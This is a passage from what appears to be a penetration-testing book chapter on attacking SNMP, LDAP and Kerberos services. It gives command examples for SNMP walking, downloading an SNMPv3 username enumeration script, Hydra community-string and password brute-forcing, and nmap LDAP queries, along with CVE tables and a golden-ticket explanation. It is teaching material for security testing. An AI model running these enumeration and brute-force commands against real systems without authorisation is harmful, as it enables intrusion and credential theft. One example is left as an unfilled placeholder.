| CVE-2009-3563 | 09/12/2009 | NTP 4.2.4p7 and 4.2.5 *mode 7* denial of service |
| CVE-2009-2869 | 28/09/2009 | Cisco IOS 12.2 and 12.4 device reload via NTPv4 |
| CVE-2009-1252 | 19/05/2009 | Stack overflow in NTP 4.2.4p6 and 4.2.5p152 |
| CVE-2009-0159 | 14/04/2009 | Stack overflow in NTP 4.2.4p6 |
| CVE-2009-0021 | 07/01/2009 | Time spoofing flaw in NTP 4.2.4p5 and 4.2.5p151 |

# SNMP

SNMP services are often found running on network devices, including managed switches and routers, and server operating systems (e.g. Microsoft Windows Server and Linux) for monitoring purposes. Services are accessed upon providing a valid *community string* within a UDP datagram to port 161. Most SNMP servers are configured with two community strings—one providing read-only access to the SNMP *Management Information Base* (MIB), and the other both read and write access.

The MIB is a hierarchy of *Object Identifier* (OID) values, as shown in Example 7-19. In this case, we connect using SNMP version 1 and a community string of *public* to access 192.168.0.42.

*Example 7-19. Obtaining an MIB via SNMP*

```
root@kali:~# snmpwalk -v 1 -c public 192.168.0.42
.1.3.6.1.2.1.1.1.0 = STRING: "Cisco Internetwork Operating System Software
IOS (tm) C837 Software (C837-K9O3Y6-M), Version 12.3(2)XC2, EARLY DEPLOYMENT
RELEASE SOFTWARE (fc1)
Synched to technology version 12.3(1.6)T
Technical Support: http://www.cisco.com/techsupport
Copyright (c"
iso.3.6.1.2.1.1.2.0 = OID: .1.3.6.1.4.1.9.1.495
iso.6.1.2.1.1.3.0 = Timeticks: (749383984) 86 days, 17:37:19.84
iso.3.6.1.2.1.1.4.0 = "admin@localhost"
iso.3.6.1.2.1.1.5.0 = STRING: "pipex-gw.trustmatta.com"
iso.3.6.1.2.1.1.6.0 = "4th floor"
```

The SNMP utilities within Kali Linux do not resolve OID entries to human-readable values. To enable this support, use the following commands to download and update the MIB data, and override the instructions within */etc/snmp/snmp.conf*:

```
apt-get install snmp-mibs-downloader
download-mibs
echo "" > /etc/snmp/snmp.conf
```

The *snmpwalk* utility will then provide descriptions for each value, as shown:

```
SNMPv2-MIB::sysDescr.0 = STRING: Cisco Internetwork Operating System Software
IOS (tm) C837 Software (C837-K9O3Y6-M), Version 12.3(2)XC2, EARLY DEPLOYMENT
RELEASE SOFTWARE (fc1)
Synched to technology version 12.3(1.6)T
Technical Support: http://www.cisco.com/techsupport
Copyright (c
SNMPv2-MIB::sysObjectID.0 = OID: SNMPv2-SMI::enterprises.9.1.495
DISMAN-EVENT-MIB::sysUpTimeInstance = Timeticks: (749894097) 86 days, 17:39:01.14
SNMPv2-MIB::sysContact.0 = STRING: admin@localhost
SNMPv2-MIB::sysName.0 = STRING: pipex-gw.trustmatta.com
SNMPv2-MIB::sysLocation.0 = STRING: 4th floor
```

Servers may support SNMP protocol version 1, 2, or 3 over UDP port 161, as described in Table 7-15. When using *snmpwalk*, use the `-v` flag to explicitly define the protocol version. Version 3 SNMP servers may also be run over TCP port 161, leveraging TLS to provide transport security.

*Table 7-15. SNMP protocol versions*

| Version | Authentication | Transport security (optional) |
|---|---|---|
| 1 | Community string | None |
| 2 | Community string | None |
| 3 | Username and password, hashed using MD5 or SHA-1 | 168-bit 3DES or 256-bit AES |

## Exploiting SNMP

Exposed SNMP services are vulnerable to the following classes of attack:

- User enumeration via SNMPv3
- Brute-force grinding of valid community string and user password values
- Exposing useful information through reading SNMP data (low privilege)
- Exploitation through writing SNMP data (higher privilege)

These tactics are discussed in the following sections.

#### Username Enumeration via SNMPv3

To query accessible SNMP services running version 3 and enumerate usernames, install the SNMP MIBS package and download Rory McCune's *snmpv3enum.rb* script from GitHub, as follows:

```
apt-get install snmp-mibs-downloader
download-mibs
wget https://raw.githubusercontent.com/raesene/TestingScripts/master/snmpv3enum.rb
wget https://raw.githubusercontent.com/raesene/TestingScripts/master/usernames
chmod 755 snmpv3enum.rb
```

Once the script is in place, launch the attack with the default list of usernames:

```
root@kali:~# ./snmpv3enum.rb -i 10.0.0.5 -u usernames
valid username : snmpAdmin on host : 10.0.0.5
```

**SNMP Community String and Password Grinding**

The THC Hydra utility within Kali Linux supports brute-force grinding of authentication mechanisms across SNMP versions 1, 2, and 3, as demonstrated within Example 7-20.

*Example 7-20. SNMP grinding using THC Hydra*

```
root@kali:~# hydra -U snmp
Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2014-12-16 12:08:39

Help for module snmp:
========================================================================
Module snmp is optionally taking the following parameters:
   READ  perform read requests (default)
   WRITE perform write requests
   1     use SNMP version 1 (default)
   2     use SNMP version 2
   3     use SNMP version 3
           Note that SNMP version 3 usually uses both login and passwords!
           SNMP version 3 has the following optional sub parameters:
             MD5   use MD5 authentication (default)
             SHA   use SHA authentication
             DES   use DES encryption
             AES   use AES encryption
           if no -p/-P parameter is given, SNMPv3 noauth is performed, which
           only requires a password (or username) not both.
To combine the options, use colons (":"), e.g.:
   hydra -L user.txt -P pass.txt -m 3:SHA:AES:READ target.com snmp
   hydra -P pass.txt -m 2 target.com snmp
```

The Metasploit SNMP community string dictionary (*data/wordlists/snmp_default_pass.txt*) contains many vendor defaults and weak values that should be used when testing version 1 and 2 endpoints. Regular default username/password combinations (as found within Table 7-9) should be considered when attacking version 3 endpoints. Cisco devices running SNMPv3 may also support a username and password value of *default*[33].

**Exposing Useful Information via SNMP**

Within many operating platforms and SNMP implementations, you may obtain useful information (e.g. listening network services, running processes, usernames, and internal IP addresses). Example 7-21 demonstrates username enumeration against a Microsoft Windows system upon walking a particular OID value. Table 7-16 lists other values that reveal other configuration aspects within Microsoft Windows hosts exposing SNMP services.

*Example 7-21. Windows account enumeration via SNMP*

```
root@kali:~# snmpwalk -c public 192.168.102.251 .1.3.6.1.4.1.77.1.2.25
enterprises.77.1.2.25.1.1.101.115.115 = "Chris"
enterprises.77.1.2.25.1.1.65.82.84.77.65.78 = "IUSR_CARTMAN"
enterprises.77.1.2.25.1.1.65.82.84.77.65.78 = "IWAM_CARTMAN"
enterprises.77.1.2.25.1.1.114.97.116.111.114 = "Administrator"
```

[33] CVE-2010-2976

```
enterprises.77.1.2.25.1.1.116.85.115.101.114 = "TsInternetUser"
enterprises.77.1.2.25.1.1.118.105.99.101.115 = "NetShowServices"
```

*Table 7-16. Useful Microsoft Windows SNMP OID values*

| OID | Information gathered |
|---|---|
| .1.3.6.1.2.1.1.5 | Hostname |
| .1.3.6.1.4.1.77.1.4.2 | Domain name |
| .1.3.6.1.4.1.77.1.2.25 | Usernames |
| .1.3.6.1.4.1.77.1.2.3.1.1 | Running services |
| .1.3.6.1.4.1.77.1.2.27 | Share information |

Depending on the implementation and configuration, secrets including passwords and writable community strings may be obtained through SNMP. As such, you should manually review the contents of each MIB you are able to access during testing. The Metasploit *snmp_enum* module[34] may also be used to extract useful data.

Example 7-22 demonstrates a Linux server revealing internal network details via SNMP, including IP addresses and MAC addresses within the 10.178.64.0/24 network block (output stripped for brevity).

*Example 7-22. Obtaining internal network details via SNMP*

```
root@kali:~# snmpwalk -v 1 -c public 60.56.160.15
RFC1213-MIB::atNetAddress.3.1.10.178.64.1 = Network Address: 0A:B2:40:01
RFC1213-MIB::atNetAddress.3.1.10.178.64.9 = Network Address: 0A:B2:40:09
RFC1213-MIB::atNetAddress.3.1.10.178.64.31 = Network Address: 0A:B2:40:1F
RFC1213-MIB::atNetAddress.3.1.10.178.64.59 = Network Address: 0A:B2:40:3B
RFC1213-MIB::atNetAddress.3.1.10.178.65.192 = Network Address: 0A:B2:41:C0
RFC1213-MIB::atNetAddress.3.1.10.178.93.215 = Network Address: 0A:B2:5D:D7
```

**Compromising Devices by Writing to SNMP**

Metasploit contains two modules that can be used to read the running configuration and upload files to Cisco devices upon achieving write access to the MIB via SNMP:

*modules/auxiliary/scanner/snmp/cisco_config_tftp*

*modules/auxiliary/scanner/snmp/cisco_upload_file*

Both modules start a TFTP server and overwrite values within the MIB on the target Cisco device to elicit a file upload or download. Example 7-23 demonstrates the *cisco_config_tftp* module used to obtain a router configuration from a vulnerable host.

*Example 7-23. Obtaining Cisco device configuration via SNMP*

```
$

< MSF example here >

https://github.com/nccgroup/cisco-SNMP-enumeration
```

[34] http://www.rapid7.com/db/modules/auxiliary/scanner/snmp/snmp_enum

An extension to these attacks is to leverage UDP spoofing—if the SNMP service listening on the target router has an ACL and does not respond to packets sent from your address, you may seek to spoof your SNMP strings to appear to be from a trusted host (such as the external IP address of a firewall).

**Known SNMP Implementation Flaws**

Table 7-17 details remotely exploitable bugs within SNMP services. Significant bugs resulting in denial of service are included, along with privilege escalation flaws requiring authentication (i.e. an SNMP community string with read or write privileges).

*Table 7-17. Remotely exploitable SNMP server flaws*

| CVE reference | Date | Notes |
|---|---|---|
| CVE-2014-3341 | 19/08/2014 | Cisco NX-OS VLAN enumeration via SNMP |
| CVE-2014-3291 | 08/06/2014 | Cisco Wireless LAN Controller device restart upon SNMP polling and zero value CDP packet data |
| CVE-2014-2103 | 27/02/2014 | Cisco Intrusion Prevention System denial of service via malformed SNMP packets |
| CVE-2012-6151 | 13/12/2013 | Net-SNMP 5.7.1 denial of service flaw |
| CVE-2013-4631<br>CVE-2013-4630 | 20/06/2013 | Multiple SNMPv3 denial of service and overflow vulnerabilities within Huawei AR routers |
| CVE-2013-3634 | 24/05/2013 | Siemens Scalance X200 IRT switch SNMPv3 authentication bypass |
| CVE-2013-1204 | 23/05/2013 | Cisco IOS XR SNMP denial of service flaw |
| CVE-2013-1180<br>CVE-2013-1179 | 25/04/2013 | Multiple Cisco NX-OS vulnerabilities, resulting in remote arbitrary code execution via SNMP by authenticated users |
| CVE-2013-1217 | 24/04/2013 | Cisco IOS device reload via SNMP flooding |
| CVE-2013-2780 | 21/04/2013 | Siemens SIMATIC S7-1200 PLC denial of service via SNMP resulting in control outage |
| CVE-2012-3268 | 01/02/2013 | Certain HP 3Com devices provide sensitive user information to authenticated clients via SNMP |
| CVE-2013-1105 | 24/01/2013 | Cisco Wireless LAN Controller devices allow remote authenticated clients to read and modify the device configuration via SNMP |
| CVE-2012-1365 | 06/08/2012 | Cisco Unified Computing System 1.4 and 2.0 allows remote authenticated attackers to cause denial of service (device reload) via SNMP |
| CVE-2011-4023 | 03/05/2012 | Cisco NX-OS 5.0 authenticated denial of service flaw resulting in memory corruption via SNMP |
| CVE-2010-2982 | 10/08/2010 | Cisco Unified Wireless Network Solution 7.0.97 allows remote attackers to discover group passwords via SNMP |

| CVE reference | Date | Notes |
|---|---|---|
| CVE-2010-2705 | 09/08/2010 | HP ProCurve PA.03.02 firmware reveals sensitive information via SNMP (with unknown vectors) |

# LDAP

Lightweight Directory Access Protocol (LDAP) services are commonly found running on Microsoft Active Directory, Exchange, and IBM Domino servers. Within Active Directory, the service is known as *Global Catalog* (as described in Chapter 8). Table 7-18 lists the individual ports found supporting LDAP services. The current protocol used by the majority of servers is LDAP 3.0.

*Table 7-18. LDAP service ports*

| Port | Protocol | | Name | Description |
|---|---|---|---|---|
| | TCP | UDP | | |
| 389 | X | X | ldap | LDAP |
| 636 | X | | ldaps | LDAP over TLS |
| 3268 | X | | globalcat | Microsoft Global Catalog |
| 3269 | X | | globalcats | Microsoft Global Catalog over TLS |

LDAP is an open protocol providing distributed directory information services over IP. Directory services provide information about users, systems, networks, services, and applications throughout a network.

LDAP servers are vulnerable to the following classes of attack:

- Information leak via anonymous binding
- Brute-force password grinding
- Authenticated modification of data within the LDAP directory
- Exploitation of LDAP server software flaws (with or without credentials)

I discuss these tactics within the subsequent sections. Before that, let's go over the LDAP protocol[35] and its features with regard to authentication, operations, and directory structure.

## Authentication

Clients specify one of two authentication directives when binding to an LDAP server: *simple* or *SASL*, as defined within RFC 4513. Simple authentication sends the plaintext user password within the bind request (or no credentials when binding anonymously); and the *Simple Authentication and Security Layer*[36] (SASL) provides support for authentication mechanisms including `DIGEST-MD5` and `CRAM-MD5`.

[35] RFC 4511

[36] RFC 4422

Figure 7-2 demonstrates the way in which SASL is used as an abstraction layer between exposed services and common authentication mechanisms. Table 7-19 lists authentication providers that are presented via SASL within LDAP, and other protocols.





*Figure 7-2. Simple Authentication and Security Layer (SASL)*

*Table 7-19. SASL authentication mechanisms*

| Mechanism | Notes |
|---|---|
| CRAM-MD5 | *Challenge-response authentication mechanism*, using MD5, as defined by RFC 2195. This mechanism is susceptible to known plaintext attack, by which tools including Cain & Abel[37] can obtain the user password upon sniffing a challenge and response |
| DIGEST-MD5 | Digest MD5 authentication, in which the server sends a challenge and nonce value, which is then hashed by the client using a key derived from a combination of username, password, and realm, as defined by RFC 2617 |
| GSSAPI | Kerberos authentication via the GSSAPI, as per RFC 4752 |
| GSS-SPNEGO | Microsoft negotiate authentication via the GSSAPI |
| NTLM | Microsoft NTLM authentication, as per http://msdn.microsoft.com/en-us/library/cc246870.aspx |
| OTP | *One-time password*, as defined by RFC 2444 |
| PLAIN | Plaintext authentication with base64 encoding |

## LDAP Operations

Table 7-20 lists individual operations that may be executed to bind and authenticate with the LDAP server, and then retrieve, add, and modify directory data.

*Table 7-20. LDAP operations*

| Operation | Notes |
|---|---|
| BIND | Authenticate with LDAP |
| SEARCH | Search the directory |
| COMPARE | Test if an entry contains a given attribute value |

[37] http://www.oxid.it/cain.html

| Operation | Notes |
|---|---|
| ADD | Add a new entry |
| DELETE | Delete an entry |
| MODIFY | Modify an entry |
| MODIFY DN | Move or rename a *Distinguished Name* (DN) entry |
| ABANDON | Abort the previous request |
| EXTENDED | Extended operation used to define others |
| UNBIND | Close the connection |

Most operations run after successful authentication. The distinction between the transport layer, TLS, SASL, and the LDAP message layer is demonstrated in Figure 7-3. TLS may either be operated over the existing channel (i.e. TCP port 389) via the STARTTLS extension, or a dedicated port (such as TCP port 636 or 3269).





*Figure 7-3. LDAP layers when using TLS*

The OpenLDAP utilities package (*openldap-utils*) includes clients that can be used to perform the operations listed in Table 7-20, along with extended operations (e.g. LDAP user password changing).

## Directory Structure

LDAP directories are made up of X.500 attributes[38]. Within LDAP hierarchy, a small number of attributes are used to define the parent domain, organization, organizational units, and objects (e.g. entities such as users or individual systems), as listed in Table 7-21, and shown in Figure 7-4.

*Table 7-21. X.500 attributes used within LDAP*

| Attribute | Description | Example |
|---|---|---|
| DC | Domain component | *dc=example,dc=com* |
| O | Organization | *o=Example LLC* |
| OU | Organizational unit name | *ou=Marketing* |

[38] RFC 4519

| Attribute | Description | Example |
|---|---|---|
| CN | Common name | *cn=John Smith* |





*Figure 7-4. An LDAP directory structure example*

Within LDAP, a *Distinguished Name* (DN) is a full path to an object within the directory. Examples of LDAP DNs within Figure 7-4 are:

```
cn=John West,ou=Engineering,dc=example,dc=com
cn=Sally Stevens,ou=Sales,dc=example,dc=com
```

Other attributes (e.g. *telephoneNumber* and *roomNumber*) may be used to define values relating to individual objects. User password hashes, command shells, UID values, and other variables may be defined in this manner. As an example, structures and attributes found within Microsoft Active Directory often include the following:

- Domains, users, and groups, and organizational units
- Group policy objects (attached to OUs to enforce particular policies)
- Systems (i.e. workstations, servers, and network devices)
- Server applications and functions
- Sites and networks (used for mail routing within Microsoft Exchange, etc.)

## Fingerprinting and Anonymous Binding

Nmap is used to fingerprint and query exposed LDAP services, as demonstrated within Example 7-24. Depending on permissions, you will be able to access the root DSE object, and search the LDAP directory via an anonymous binding.

*Example 7-24. LDAP fingerprinting and querying*

```
root@kali:~# nmap -Pn -sV --script ldap-rootdse,ldap-search -p389 50.116.56.5

Starting Nmap 6.46 ( http://nmap.org ) at 2014-12-15 02:08 UTC
Nmap scan report for oscar.orcharddrivellc.com (50.116.56.5)
PORT    STATE SERVICE VERSION
389/tcp open  ldap    OpenLDAP 2.2.X - 2.3.X
| ldap-rootdse:
```

```
| LDAP Results
|   <ROOT>
|       namingContexts: dc=orcharddrivellc,dc=com
|       supportedControl: 2.16.840.1.113730.3.4.18
|       supportedControl: 2.16.840.1.113730.3.4.2
|       supportedControl: 1.3.6.1.4.1.4203.1.10.1
|       supportedControl: 1.2.840.113556.1.4.319
|       supportedControl: 1.2.826.0.1.3344810.2.3
|       supportedControl: 1.3.6.1.1.13.2
|       supportedControl: 1.3.6.1.1.13.1
|       supportedControl: 1.3.6.1.1.12
|       supportedExtension: 1.3.6.1.4.1.4203.1.11.1
|       supportedExtension: 1.3.6.1.4.1.4203.1.11.3
|       supportedExtension: 1.3.6.1.1.8
|       supportedLDAPVersion: 3
|       supportedSASLMechanisms: DIGEST-MD5
|       supportedSASLMechanisms: CRAM-MD5
|       supportedSASLMechanisms: NTLM
|_      subschemaSubentry: cn=Subschema
| ldap-search:
|   Context: dc=orcharddrivellc,dc=com
|     dn: dc=orcharddrivellc,dc=com
|         objectClass: top
|         objectClass: dcObject
|         objectClass: organization
|         o: orcharddrivellc.com
|         dc: orcharddrivellc
|     dn: cn=admin,dc=orcharddrivellc,dc=com
|         objectClass: simpleSecurityObject
|         objectClass: organizationalRole
|         cn: admin
|_        description: LDAP administrator
```

The root DSE object contains a number of attributes[39], including naming contexts and subschemas known by the server, supported SASL authentication mechanisms, extensions, and controls.

Supported controls and extensions are described through OID values that correspond to particular features. IANA maintains a useful list online[40], and the values returned by the LDAP server in Example 7-18 are described in Table 7-22.

*Table 7-22. LDAP control and extension OID values*

| OID | Description | Reference |
|---|---|---|
| 2.16.840.1.113730.3.4.18 | Proxy authorization control | RFC 4370 |
| 2.16.840.1.113730.3.4.2 | ManageDsaIT | RFC 3296 |
| 1.3.6.1.4.1.4203.1.10.1 | Subentries | RFC 3672 |
| 1.2.840.113556.1.4.319 | Paged results control | RFC 2696 |
| 1.2.826.0.1.3344810.2.3 | Matched values control | RFC 3876 |

[39] As described in section 3.4 of RFC 2251

[40] http://www.iana.org/assignments/ldap-parameters/ldap-parameters.xhtml

| OID | Description | Reference |
|---|---|---|
| 1.3.6.1.1.13.2 | LDAP post-read control | RFC 4527 |
| 1.3.6.1.1.13.1 | LDAP pre-read control | RFC 4527 |
| 1.3.6.1.1.12 | Assertion control | RFC 4528 |
| 1.3.6.1.4.1.4203.1.11.1 | Modify password | RFC 3062 |
| 1.3.6.1.4.1.4203.1.11.3 | Who am I? | RFC 4532 |
| 1.3.6.1.1.8 | Cancel operation | RFC 3909 |

## Enumerating LDAP Authentication Mechanisms

The root DSE object lists the supported SASL authentication mechanisms, as shown in Example 7-18. Many servers also support extension `1.3.6.1.4.1.1466.20337`, which provides TLS transport security via `STARTTLS`.

Nmap[41] and THC Hydra perform brute-force LDAP password grinding using simple authentication, along with `CRAM-MD5` and `DIGEST-MD5` via SASL. Depending on the LDAP implementation (for example, OpenLDAP versus Microsoft Windows Server 2003) a fully distinguished username value may also be required.

## LDAP Server Implementation Flaws

Table 7-23 lists remotely exploitable LDAP vulnerabilities (omitting denial of service and local privilege escalation issues). The in-built LDAP servers within Solaris and Microsoft Windows Server have known weaknesses, along with LDAP components within IBM Domino, Novell eDirectory, and other server packages.

*Table 7-23. LDAP vulnerabilities*

| CVE reference | Date | Notes |
|---|---|---|
| CVE-2012-6426 | 01/01/2013 | LemonLDAP 1.2.2 SAML access control bypass |
| CVE-2011-3508 | 18/10/2011 | Solaris 8, 9, 10, 11 LDAP library overflow |
| CVE-2011-1206 | 21/04/2011 | IBM Tivoli LDAP server overflow |
| CVE-2011-1561 | 05/04/2011 | IBM AIX 6.1 LDAP authentication bypass? |
| CVE-2011-1025 | 19/03/2011 | OpenLDAP 2.4.23 authentication bypass |
| CVE-2011-0917 | 08/02/2011 | IBM Lotus Domino LDAP bind remote overflow |
| CVE-2010-0358 | 20/01/2010 | IBM Lotus Domino LDAP heap overflow |
| CVE-2009-1138 | 10/06/2009 | Microsoft Windows 2000 SP4 LDAP overflow |

[41] http://nmap.org/nsedoc/scripts/ldap-brute.html

# Kerberos

Kerberos[42] is an authentication protocol used within both Microsoft Windows and Unix-based environments. A benefit of the protocol is that user passwords are not used to authenticate with individual services, but encrypted tickets generated by a *Key Distribution Center* (KDC).

The KDC offers authentication and ticket-granting services, as shown in Figure 7-5. These mechanisms serve two types of ticket to clients: ticket-granting, and individual service tickets. Within Microsoft environments, a *ticket-granting ticket* (TGT) is provided by the KDC upon logon to a domain by an account. Within Unix-based environments, *kinit* is invoked. The TGT is used to request service tickets, used to access individual applications.





*Figure 7-5. Kerberos KDC authentication and ticketing*

The messages shown in Figure 7-5 are described in Table 7-24. Modern environments mandate Kerberos pre-authentication, in which a KRB_ERROR message is used to instruct the client to hash a timestamp value using a mechanism (versus just sending the principal name plaintext).

*Table 7-24. Kerberos messages*

| Message | Description |
|---|---|
| KRB_AS_REQ | Authentication service request for a TGT, including the principal |

[42] RFC 4120

| Message | Description |
|---|---|
| | name and a timestamp value encrypted using the principal's long-term key (acting as a shared secret) |
| KRB_AS_REP | Upon decrypting the timestamp using the shared secret, the authentication service releases a TGT containing a session key, and encrypted using the principal's long-term key. The TGT also contains a *ticket block* that is encrypted using the KDC master key |
| KRB_TGS_REQ | Ticket granting service request, in which the TGT is combined with an access request for a particular service, encrypted using the session key |
| KRB_TGS_REP | Upon validating the request, the ticket granting service generates a shared session key (to be used between the client and server), encrypts a copy using the long-term key of the target server, and creates a *service ticket* that is sent to the client (encrypted using the original session key) |
| KRB_AP_REQ | The client provides the service ticket to the target server, which uses its long-term key to decrypt and obtain the shared session key, decrypt and validate the ticket itself, and grant access |
| KRB_AP_REP | Optional message for mutual authentication scenarios, in which the server encrypts a timestamp value using the shared session key |
| KRB_ERROR | Used to send error messages from the server to client to induce authentication using particular encryption, or communicate exceptions |
| KRB_SAFE | Used to transport data with a checksum (providing integrity) |
| KRB_PRIV | Used to transport data with both a checksum and encryption |
| KRB_CRED | Used to forward tickets to other principals |

The protocol is stateless—tickets contain material including user information and privileges. As such, if the master key used by the KDC is compromised, an attacker can create arbitrary tickets (known as *golden tickets*[43]). If principal passwords, keys, or tickets are compromised, they can be also be used to generate tickets and access services. Alva Duckwall and Benjamin Delpy's Black Hat USA 2014 presentation[44] included many useful details, and Fulvio Ricciardi's description of the Kerberos protocol[45] is an excellent resource.

> Kerberos nomenclature uses the term *principal* when describing entities within a realm (i.e. users, systems, applications, and services). To generate tickets, the KDC and principals use shared secrets, which are long-term keys, usually derived from passwords, such as a user password, or computer account password within a Windows domain.

[43] http://rycon.hu/papers/goldenticket.html

[44] http://www.slideshare.net/gentilkiwi/abusing-microsoft-kerberos-sorry-you-guys-dont-get-it

[45] http://www.zeroshell.org/kerberos/

## Kerberos Keys

Services and users within Kerberos realms have long-term keys, as follows:

KDC master keys (authentication service principal long-term keys)

> Within Windows Active Directory servers, these values are derived from the password of the *krbtgt* account. The hash function used is often RC4-HMAC, and increasingly AES256-CTS-HMAC, depending on the environment (see Table 7-29).

Principal long-term keys

> Both clients and servers use long-term keys that are shared with the KDC and used to encrypt tickets. As mentioned, keys are usually derived from passwords, and, as with KDC master keys, may be hashed using different functions.

Key strength, generation, and secure handling are imperative. For example: the KDC master key is rarely changed, and, if an adversary is able to compromise the key (through accessing memory of the KDC, its filesystem, or even backup files), she can in-turn generate golden tickets. Within Windows environments, principal long-term RC4 keys are unsalted NTLM hashes, which are weak and susceptible to brute-force attack.

> Kerberos can be configured to use X.509 certificates and PKI. Leveraging a certificate authority, pre-authentication is performed using `PKINIT`[46][47], which mitigates the problems associated with offline cracking of user passwords.

## Ticket Format

Kerberos tickets are ASN.1 encoded and contain a ticket block encrypted using the long-term key of the authentication service (i.e. the KDC master key) or an individual service principal (such as a network service or application within the Kerberos realm). Microsoft's implementation also includes a *privilege account certificate* (PAC) data structure, which is signed, and includes username, domain, user ID, and group ID values.

Figure 7-6 summarizes the Microsoft Kerberos ticket structure, which is then encrypted by the KDC using either the authentication service key (in the case of a TGT) or a particular service principal key (in the case of a service ticket), and contains signed authorization data.

[46] RFC 4556

[47] https://msdn.microsoft.com/en-us/library/cc238455.aspx

